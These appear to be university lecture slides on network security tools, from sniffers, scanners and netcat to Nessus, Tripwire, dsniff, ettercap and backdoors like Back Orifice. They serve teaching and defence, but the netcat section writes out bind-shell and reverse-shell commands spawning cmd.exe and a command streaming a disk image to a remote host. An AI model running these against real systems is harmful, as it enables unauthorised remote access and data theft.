Tools

Network Security

Jim Binkley.

Outline

- basic tools
- netcat
- intrusion detection
  - network monitors
  - net-based audit/analysis (nessus)
  - net-based signature analysis (snort) (see ASCII lecture)
  - host-based anomaly analysis (tripwire)
- web audit/analysis
- wireless (kismet/netstumbler)
- attack tools (dsniff, ettercap)
- remote control/backdoor tools

a few intro thoughts

- some of these tools can be grouped into different categories BUT
- then both tripwire and ourmon are intrusion detection tools (what do they have in common?)
- ID tools may have problems with false-positives
- attack tools can always be used for defensive purposes or offensive purposes:
  - nmap used to check for open ports ...
- any tool may be used for ill (even ping)

information sources:

- Anti-Hacker Toolkit, Jones, Shema, Johnson. Osborne 2002
- Snort FAQ (and book)
- nmap documentation
- Hacker's Exposed in numerous editions

basic tools

- ping and relatives
- traceroute
- tcpdump and other sniffers
  - ethereal
- whois and the whois database
- dig/nslookup and the DNS
- scanners
- problem: given email handout, what can you learn about its origin?

ping

- ping may be used to test basic 2-way connectivity
- or determine if an ip address space is populated
  - to stuff an ARP database (HPOV does this)
    - » so that we can see how many hosts we have
  - to enable a port query because J. Hacker has an exploit

ping may have these options

- -c <count> - send count pings
- -n <count> - windows, the same thing
- -f - UNIX, flood ping, one dot per ping
- -m (dos, -i) specify ttl
- -n (dos, -a), no DNS lookups
- -s (dos, -l) size, note 8 bytes for ICMP hdr
- -b (send broadcast ping on some systems)

ping the net

- what if we want to ping a net or subnet
- ping -b may exist and may work:
  - # ping the broadcast address may work
  - note: both directed bcast and limited bcast
  - directed bcast is part of smurf attack
- other ping variations:
  - fping - www.fping.com/download

fping

- good tool for pinging a subnet
- ordinary ping does one host at a time
- generating a script for a subnet is a pain
- fping can take a range and do them in round-robin fashion
- fping -s -g 131.252.215.0/24
  - pings all the addresses and tells us
  - which are reachable or not

traceroute

- trace path from here to next by routers
- learn autonomous systems in combination with whois/nslookup (or dig)
- find path to attacker
  - and possibly complain about attacker
  - especially with one-way DOS attacks
- traceroute -g may work to give two way path

sniffers

- what does a sniffer do?
  - captures some or all of 1..N packets
    - » 68 bytes or 1500 bytes, L2 up, or L3 up
  - may have expression language for qualifying the search
    - » tcp packets only from here to there
    - » ping packets only
    - » udp packets at port 111
  - may be able to store and replay packets

sniffer overview

- depending upon the quality of the sniffer
  - may be able to decode L7 protocols
  - may be able to decode hard things like ASN in SNMP, H323, etc.
  - or may completely NOT be able to do those things
  - may or may not understand something like 802.11 protocol (quite complex)

hackers with sniffers

- they use some exploit to get root control of your linux box
- install a sniffer on the local link
- capture passwords ... for protocols like
  - pop/http basic authentication/telnet/ftp, etc.
- using features mentioned earlier, how would you logically use a sniffer to capture passwords?
- how to counter the hacker?

sniffers pros/cons

- cons:
  - too much data, not enough info - basic problem
  - one packet in a million was the attack, and you missed it ...
  - may not be fast enough
    - » consider tcpdump and a gigabit Ethernet connection
  - linear stream, not flow-oriented
  - may need port-mirroring to be effective
    - » a host can't see other host's flow
  - sniffer's output must be well-understood


pros:

- may be able to provide details - view of packet internals
  - at last you understand how 802.11 works
  - you see a bug in a protocol packet your code is generating
    - » IP version field is set to 0! (happened to me)
- can record data and re-examine later
  - some sniffers always record up to N pkts
  - tcpdump doesn't record unless you ask it to

free sniffers

- tcpdump for unix
  - www.tcpdump.org
  - pcap library is o.s. library to facilitate packet capture
  - ASCII packet dumper, with BPF expression language and other features
  - windump is windows version
- ethereal/wireshark - full-featured graphical interface. (lite version for command line)
- tcpflow - capture L7 TCP and sort into flows
- trafshow - a curses-based flow analysis system

sniffer operation



Bart runs a sniffer, which puts eth0 in promiscuous mode

which means

- interface captures unicast packets with MAC dst not self
  - normally you don't capture those packets
- interesting os problem - do those packets get fed to your IP stack (hopefully no)
  - some kind of by-pass for complete packets needed
  - stack usually removes headers
- what problems do Ethernet switches induce?
- how does **ettercap** try to get around that?

tcpdump operation

- we can capture all the packets or filter them
- # tcpdump -n (no DNS ...) -i eth0
- OR we use the bpf language to makeup interesting expressions:
  - tcpdump -n -i eth0 tcp and port 23
  - tcpdump -n -i eth0 udp and port 53
  - tcp port 80 or tcp port 443
  - tcp port 20 or tcp port 21
    net 131.252.20.0/24

more expressions

- tcp and not port 22 (leave my ssh session out)
- # find out what this one does ...
- port 1214 or port 6881 or port 4662
- # icmp port unreachable (3,3)
- icmp[icmptype] == icmp-unreach && icmp[icmpcode] == 3
- # tcp rst messages
- tcp[tcpflags] & tcp-rst != 0
- note: shell escape like “ ... expression ...” may be needed

tcpdump file capture and other tricks

- tcpdump ... -w file -c 100 messages
  - store a 100 messages in a file
- tcpdump ... -r file (replay the messages)
- other switches include:
  - -e dump MAC addresses
  - -x dump in hex format, -XX ascii dump too
  - -s 1500 - capture all the packet, not just headers

sniffer detection

- create bogus packets and see a host on the link is looking them up DNS-wise
- kernel latency - more delay if in promiscous mode because of heavier load

whois database

- whois originally created by INTERNIC to store INET admin info
- IP/AS addresses in the three global registers
  - ARIN
  - APNIC
  - RIPE
- DNS name/admin contact info

whois server possibilities

- 1. whois.internic.net
- 2. whois.networksolutions.com
- 3. whois.arin.net
- 4. whois.apnic.net
- 5. whois.ripe.net
- 6. whois.nic.gov - US gov
- 7. whois.nic.mil - US military

what do we use it for

- to determine source or origin for email
  - fraud/attacks/spam/tracing possible criminal
- to find out who to contact about abuse
  - abuse@somewhere.org
  - contact admins to get them to try and stop a DOS attack
  - abuse is of course an arbitrary term
- for every day administrative work needs

two basic forms of whois

- IP address lookup
  - # whois -h whois.arin.nic 131.252.0.0
- DNS domain contact info
  - # whois somewhere.org
- exercise:
  - try out a few ips, and
  - a .com, a .net, a .org, and country code, and a .edu

note web-based forms

- whois.net
- www.arin.net, www.apnic.net, www.ripe.net
- asn.cymru.com

due to the breakup of the old DNS database via ICANN

- default for #whois is: whois.internic.net
- you may get a referral
- e.g.,
  - # whois joebob.com
  - Registrar: whois.networkingsolutions.com
  - Referral URL: www... etc, so try
- whois -h whois.networksolutions.com joebob.com

dig/nslookup

- nslookup is useful for querying DNS
  - local servers
  - or remote servers
- dig is the more modern replacement
- use to discover
  - 1. dns/ip mapping for A records
  - 2. PTR record reverse mapping
  - 3. SOA or MX or any other record for that matter

example: MX record

- for cs.pdx.edu is:
- nslookup
  - > set type=MX
  - > cs.pdx.edu
  - nameservers + mail exchangers
  - ... try this yourself
  - do it with dig as well

scanners

- nmap - fundamental scanning tool
- hping - a low-level but versatile tool that is very very capable
  - see www.hping.org
  - can construct tcp/udp/ip/icmp packets
  - test firewall rules
  - do remote OS fingerprinting
  - test net performance, etc.

nmap - a little more detail

- www.insecure.org
  - not clear how good windows version is?
  - anti-hacker toolkit suggests: ipeye or superscan
- plethora of scanning techniques
  - ping the net: -sP
    - » nmap by default also sends TCP ACK technique
  - tcp port scan: -sT
  - portmapper scan: -sR (TCP + RPC check)
  - tcp port with RST on port in use: -sS

more nmap scans

- send TCP fin: -sF
- xmas tree scan: -sX
  - sends FIN, URG, and PUSH
- null TCP scan: -sN (no flags set)
- ACK scan: -sA
  - if RST is sent, port is up
  - if nothing or ICMP error, blocked by firewall

more scans

- udp scan: -sU
  - icmp port unreachable means closed
  - nothing may mean open
  - host may rate filter icmp unreachables
- protocol scanning: -sO (ip layer)
  - may determine what protocols exist on a host
- version detection: -sV
  - post tcp/udp scan try to find out what app is there

hiding your scan

- ftp bounce: ftp PORT command specifies: (ip address, PORT)
- what if we merely want to make ftp server try and do port scan for us?
- call this **ftp bounce scan**
- **ftp** server may be modified to only allow PORT back to ftp control/client BUT if not ...
- -b ftp@somewhere.org -p port targetip

other hiding techniques

- fragment the packets
- add fake IP src addresses (decoys)
- randomize hosts/ports

other features:

- nmap has default timing which can be changed using the -T option
  - some kinds of scans may be slow
- OS fingerprinting: -O
  - acc. to option try and determine os type
  - also looks at uptime and sequence number predictability

latest version of nmap

- has technology to attempt to determine what is really at a port
- # telnetd -debug 6666 (on BSD)
- nmap -A -T4 127.0.0.1 finds:
  22/tcp open ssh OpenSSH 3.5p1
  587/tcp open smtp Sendmail 8.12.9p2
  6666/tcp open telnet BSD-derived telnet
- -F use ports in nmap-services file
- -T4 use “faster” timing and -A ... aggressive

hping scanner

- # hping somewhere.edu -A -p 80
  - we send a TCP ACK pkt, 1 per sec
  - we will get Resets back probably
  - we are sending ACKS
  - we may be able to see how much traffic is done
- len=46 ip=other ttl=52 id=44385 sport=80 flags=R seq=0 win=0 rtt=15.5ms
- next pkt has id=44386 (web server not busy)

is web server a windows box?

- may be able to detect some versions of windows due to how IP ID is incremented
- # hping -r ip
- -r for resets
- id=N
- id=N+some multiple of 256
- id=N+some multiple of 256

netcat

- creates TCP and UDP connections
  - at arbitrary ports
  - talk to stdin/stdout
- may be able to spawn external program
  - using said TCP port (start a shell)
- speak telnet so you can talk to telnet server
- better than telnet telnet client
  - doesn't muck up binary data

possible high-level functions

- obtain remote access to shell
- evade port filtering
- service discovery tool
  - what version of httpd/sshd?
- backup a file system
- as a port scanner

some command-line options


- nc [host] [port/s] - client
  - # ls | nc 1.2.3.4 6666
  - # dd if=/dev/hda | nc 1.2.3.4 6666
- -l and -p for listen (server) mode
  - # nc -l -p 6666 > file.out
- -u for udp
- -z for port scanning
- -e program - spawn program
- -d - windows stealth mode (a server ...)

obtaining remote access to a shell

- on windows:
  # nc.exe -l -p 6666 -e cmd.exe
- now telnet to it:
  # telnet 10.0.0.01 6666
- throw -d in to detach from the command prompt on windows
- hacker could rename nc as something else
- how do we counter this?

what does this do?

- assume box A and box B (B is windows)
  firewall: lets port 25 thru



A: nc -l -p 25

B: nc.exe -d -e cmd.exe -p 25 A_IP

netcat as telnet

- # nc 10.0.0.1 80
  - speak web server
- # nc 10.0.0.1 25
  - speak email client
- # nc 10.0.0.1 22
  - find out ssh version

forensics / backup

- on box A:
  # dd if=/dev/hda | nc ip 6666
- on box B
  # nc -l -p 6666 > ip.hda.image
- using bs to get a bigger blocksize is probably a good idea

nc as a port scanner

- -z tells netcat to send minimal data
- zero i/o mode
- # nc -v -z 10.0.0.1 0-1024
- will scan 1st 1k ports
- can use -i to randomize time
- -r to randomize port order

intrusion detection

- we may characterize intrusion detection systems from MANY POV
- is it passive or active (snort vs nessus)
  - nessus looks for bugs on your hosts
  - snort watches your traffic with signatures
- is it net-based or host-based
  - snort vs virus scanner or tripwire
- detects anomaly or signature-based?
  - tripwire versus virus scanner (ourmon vs snort)

signature-based systems

- may generate false positives or non-interesting “alerts”
  - many more than things they catch
  - Peter and the Wolf syndrome
- worse, they may miss the latest attack
  - SQLslammer moved fast
  - a virus may move slow, so a virus signature system that downloads new sigs when you boot may catch a new virus in time

baselines

- in order to detect anomalies we must somehow define what is normal
- for net mgmt, we need a baseline database of some sort
- either human or machine must somehow compare baseline to “new” behavior
  - decide if info is “interesting”, generate alert
- this is a hard/open CS problem

IDS systems of various sorts

- cricket/MRTG - a SNMP traffic monitor
  - not conventionally regarded as IDS
- ourmon - a network flow and traffic analysis tool
  - anomaly detector with human help
- nessus - covered here
- snort - separate discussion, covered elsewhere
- tripwire - covered here
- virus detection systems like McAfee, etc.
  - clamav open source project

nessus - vulnerability scanner

- goal: test systems with a canned set of exploits/known holes
- nessus has client-server setup
  - server may be installed at various places on network, runs on TCP port 1241
  - server conducts the tests
  - client talks to 1-N servers
  - facilitates distributed test setup

nessus server has “plug-ins”

- plug-ins are tests grouped by function
- plug-ins may be downloaded on a nightly basis from:
  - www.nessus.org with nessus-update-plugins tool
- some sample plug-in types:
- “gain a shell” - buffer overflow, etc.
- windows - SMB, netbios, etc. bugs
- backdoors - look for back orifice and the like

more plug-ins

- CGI abuse - cgi bugs in web servers
- gain root remotely - gain root or admin access
- firewalls - check for firewall misconfig
- DOS - denial of service checks
  - can be dangerous to the health of the target
- FTP - ftp bugs including ftp bounce
- and many more
- note that some tests may be deemed hazardous
  - can crash host or service

e.g., root vulnerabilites checked for can include:

- IIS buffer overflow
- Samba Remote Arbitrary File Creation
- HTTP 1.0 header overflow
- SSH1 crc-32 compensation attack
- IIS ISAPI overflow
- ntpd overflow
- bind vulnerable, ETC ETC ETC (glump)

nessus overview

- nessus has a server: # nessusd -D
- it may use tools like nmap and nikto (CGI checker)
- you need to add user capabilities with:
  # nessus-adduser
  - e.g., use cert/password, set username, etc.
- nessus has several front-ends: e.g.
  - 1. windows-based i
  - 2. unix X-based

nessus output

- scanning (multiple hosts especially) may take awhile
  - set port range and target range including host/net
- output sorted by hosts, with ports in hosts
- click a port to see if there are security problems
  - nessus gives us a risk factor: High, etc.
  - of course, nessus may be wrong
- weakest link suggests err on side of caution

snort - classic signature IDS

- get snort ASCII lecture file
- examples are too “hexOTIC” for powerpoint ...

tripwire

- open source version on sourceforge; .e.,g
  - sourceforge.net/projects/tripwire OR www.tripwire.org (maintained by tripwire)
- commercial version: www.tripwire.com
- commercial version better at file management problem
  - has client/server setup with ssl connection
  - server for each managed node
  - client watches set of managed nodes

basic idea

- according to some config info (*policy*)
  - checksum a set of files
  - store the checksum in a “database”
  - the database, must be *secure* why?
- at a later time, (say a day) rerun the checksums
- compare checksums ...
- you learn if a file changed, disappeared, etc.

Consider these files on a unix system

- /var/log/messages changed
- /etc/master.passwd changed
- /usr/libexec/telnetd changed
- /usr/sbin/sshd changed
- /usr/bin/login changed
- you have a new /dev/.p7 directory?
- /root/.cshrc (root directory csh startup file)
- what can you conclude?

and ponder this point

- how does tripwire therefore differ from
- a commercial tool that looks for viruses in your files?
- now turn to looking at open source tripwire on one host ...

tripwire setup - public key crypto

- site/local passphrase used to encrypt policy and database files
- the keys are stored locally but the passphrase is “something you know”
- site key used for policy/config files
- local key used for database/reports

policy file

- /usr/local/etc/twpol.txt
  contents:
  - which files to examine
  - whether the files should change or not
    - » and some prioritization (SIG_HI..SIG_LOW)
  - rules here reference dirs/files and your notion of changeability and expectation of change
- obviousally and likely system specific

config file

- /usr/local/etc/twcfg.txt
- states where parts of tripwire live
  - the policy file
  - the database file (checksums/etc)
    - » /var/db/tripwire
  - report files, also /var/db/tripwire/$HOST/date
  - site and local key files
  - note that binary versions of policy/config in /usr/local/etc directory

4 modes of tripwire

- 1. init the database (collect signatures)
  # tripwire -m i -v (init mode/verbose)
- 2. integrity checking mode (compare)
  # tripwire -m c OR to just check /bin/ls
  # tripwire -m c -v /bin/ls OR high severity
  # tripwire -m c -v -l 100 (level 100 or up)
- reports are stored in /var/db/tripwire
  - can be viewed with twprint utility

4 modes continued

- database update mode:
  # tripwire -m u -r ... last report file ...
  - file change occured, and you want to incrementally update the database
  - brings up an editor, you must examine
  - object summary and NOT edit a change
  - (leave x in so-called ballot box)
  - this means you didn't care about the change
  - database updated

last mode

- policy update mode
- you changed the policy file
- good idea to copy twpol.txt localpol.txt
- # tripwite -m p newpolicy.txt
  - policy binary is updated

utilities

- twprint - print reports or database files
- twadmin - create/view config and policy files/key management too
- siggen - display signatures for files

one file/one host tripwire case study

- we look at the policy file and discover that /etc/master.password
- is left our by default.
- We know that our system is single-user and the password doesn't change
- We don't add users either
- so let's start over with a new policy file
- and a clean database ... and then

we change /etc/master.passwd

- we add a user with the adduser command
  - say bob
- we use passwd to change bob's password
  - # passwd bob
- now what does tripwire tell us about it?
- tripwire -m c -v (/etc/master.passwd)

run report maker

- twprint -m r -r <latest report file>
- we are told:
  files modified in /etc include:
- /etc/group.bak
  /etc/passwd
  /etc/pwd.db
  /etc/spwd.db
  /etc/group

web auditing

- vulnerability scanners exist that are web-oriented
- whisker - perl script to check for CGI problems
  - has scan databases for files/dirs/cgi scripts
- nikto - another perl tool and can run on unix and windows
- stealth - windows GUI-based tool

more such tools

- twwwscan - windows GUI-based
- arirang - unix-based, written in C
  - find in freebsd ports
- once again: remember these tools may be used by 2 classes of people ...

wireless tools

- signal/noise analysis
  - antenna placement
- AP “war driving”
  - finding APs for good or for ill
- wireless sniffer so
  - you can dump details of 802.11 L2 protocol

some possible tools

- windows client code; e.g.,
  - Cisco has a good signal strength analyzer
- **Kismet** on UNIX (linux)
  - AP scanning tool
- **netstumbler** on windows (www.netstumbler.com)
  - AP scanning, does not sniff
  - netstumbler transmits probe/connection requests

more tools

- wavemon on linux (in knoppix STD)
  - curses-based signal strength scanning
- our wscan app which has worked in the past
  - on linux (and freebsd, but not anymore)
  - signal-strength with orinoco/lucent cards
- ethereal on linux MAY be able to capture
  - 802.11 control messages
  - if you have the correct hardware
  - and correct drivers

SSID/ESSID network name

- all cards associated with a network name; e.g., “mynet” or “yournet”
- this is basically a string in the packets to allow logical seperate networks
- has no security function ...
- some cards can wildcard this info, and associate with the 1st net they find
- OR they may be programmable at the app layer to send 802.11 probe requests

attack tools

- some tools may be used for good and ill, but they are passive
  - tcpdump is passive
- some tools may actively generate traffic for different reasons
  - to capture a file on the fly or do arp spoofing
- e.g., back orifice is a windows remote-control tool
  - but just who is doing the control?

dsniff

- a set of tools
- file capture tools for grabbing files off of the network
  - as if you reassemble them with tcpdump
- man in the middle attack tools
  - arp spoofing
  - ssl spoofing
  - dns spoofing
- other kinds of attacks

some of the dsniff toolset

- arpspoof - e.g., you tell the network that you are the router
  - you must forward the packets to the router by other means
- dnsspoof - you send a fake response that claims you are the IP for an A record
- dsniff - focus on capturing ASCII passwords for FTP, SMTP, POP, IMAP, etc. works well with telnet.

more dsniff tools

- filesnarf - grab a file off of the net and reassemble it.
  - e.g., get an mp3 that someone else is actually fetching
- macof - flood the local switch MAC forwarding table
  - to try and force unicast segmentation to fail
- mailsnarf - grab email
- sshmitm - secure shell v1 man in the middle attack
- tcpkill - send RESETS to try and kill a TCP connection

more dsniff tools

- urlsnarf - grab a web page on the fly
- webmitm - ssl focused attack.
  - injects fake SSL certificate to get this host in the middle of an SSL exchange
- webspy - sniff for web traffic from host X, and load same url on local netscape

ettercap - features

- findable on sourceforce
- described as sniffer/interceptor/logger
- ssh1 MITM
- arp poisoner, and switch forwarding table too
- attacks against spanning-tree protocol
- HTTPS MITM

ettercap - features

- sniff remote GRE tunnel
- MITM attack PPTP
- collect passwords
- OS fingerprint
- lan passive scan (ips/ports)
- look for other “poisoners”

back orifice and its siblings

- backdoor or remote access tool
- such tools are “two-edged swords”
  - written to allow remote control of windows box
  - by white hat OR black hat
- client/server form likely
  - server runs on remote windows host
  - client control it
  - visual tools ...

how did the server get installed on my windows box?

- you downloaded something with IE
- you clicked on something that was an attachment ...
- you downloaded the trojan horse that claimed to search for back orifice
  - and actually installs it ...

remote-control tools survey

- VNC - virtual network computing
  - from ATT originally, now from:
  - www.realvnc.com
  - client/server
  - web-based version tcp/port 5800
  - port 5900 used for proprietary vnc server
  - server on attacked machine
  - might be installed via script (and email attachment)

netbus

- some info: on BO and netbus
- windows-based system
- client/server model
- any tcp port, port 12345 is possible
- virus scanners can find it
  - may label it as trojan
- gui-based client with list of functions to be executed on “server”

BO

- www.bo2k.com or sourceforge:
- sourceforge.net/projects/bo2k
- client/server
- windows/linux
- can use TCP or UDP
- encryption available as plug-ins
  - including aes
- note: this tool and others can do keyboard sniffing (ssh won't help)

subseven

- windows
- reported viral fingerprint mutation ability
- has options for reinfection at victim's machine
  - ICQ chat network
  - IRC chat network
  - notification email
- controlling features similar to BO

loki and stcpshell

- unix focus
- src must be compiled
- loki has
  - encapsulated commands inside icmp pings
  - large icmp packets might give it away
  - icmp sequence number is unchanging
  - command-line client
  - blowfish encryption is possible
- stcpshell similar

knark

- compromises linux kernel
- src and must be compiled
- **loadable module**
- because is inside kernel may be hard to find
- can hide files/process entries/network connection
- allows remote execution
- can hide itself in loaded module listing

knoppix STD

- security tools distribution
- www.knoppix-std.org
- lots of security tools on the knoppix
- bootable cdrom distribution
  - ethereal/snort/wireless tools
  - netcat/dd/sleuthkit/swatch
  - john the ripper/vnc/sshd/slogin/dsniff
  - nessus/nikto etc. etc.

final thoughts

- penetration testing aka tiger team:
  - which tools would you use from our toolkit?
- what tools if any are defensive only?
- what are the counter-measures for L2 attacks as found in ettercap?
  - mac forwarding table overflow?
  - spanning tree table root grab?
- compare and contrast our IDS tools
  - snort vs tripwire vs a virus scanner vs nessus

more tools?

- 1. the ones you can find out about
- 2. and the ones you don’t know about ... until too late

ok, a few more tools

- Cwsandbox - chapter 10 in the botnets book
- honeyd - www.honeyd.org
- “jail software” - see packetfence.org
  - you login into the network after the breath test
  - if you do something untoward the network kicks you out (puts you in jail)
- vmware (player/server)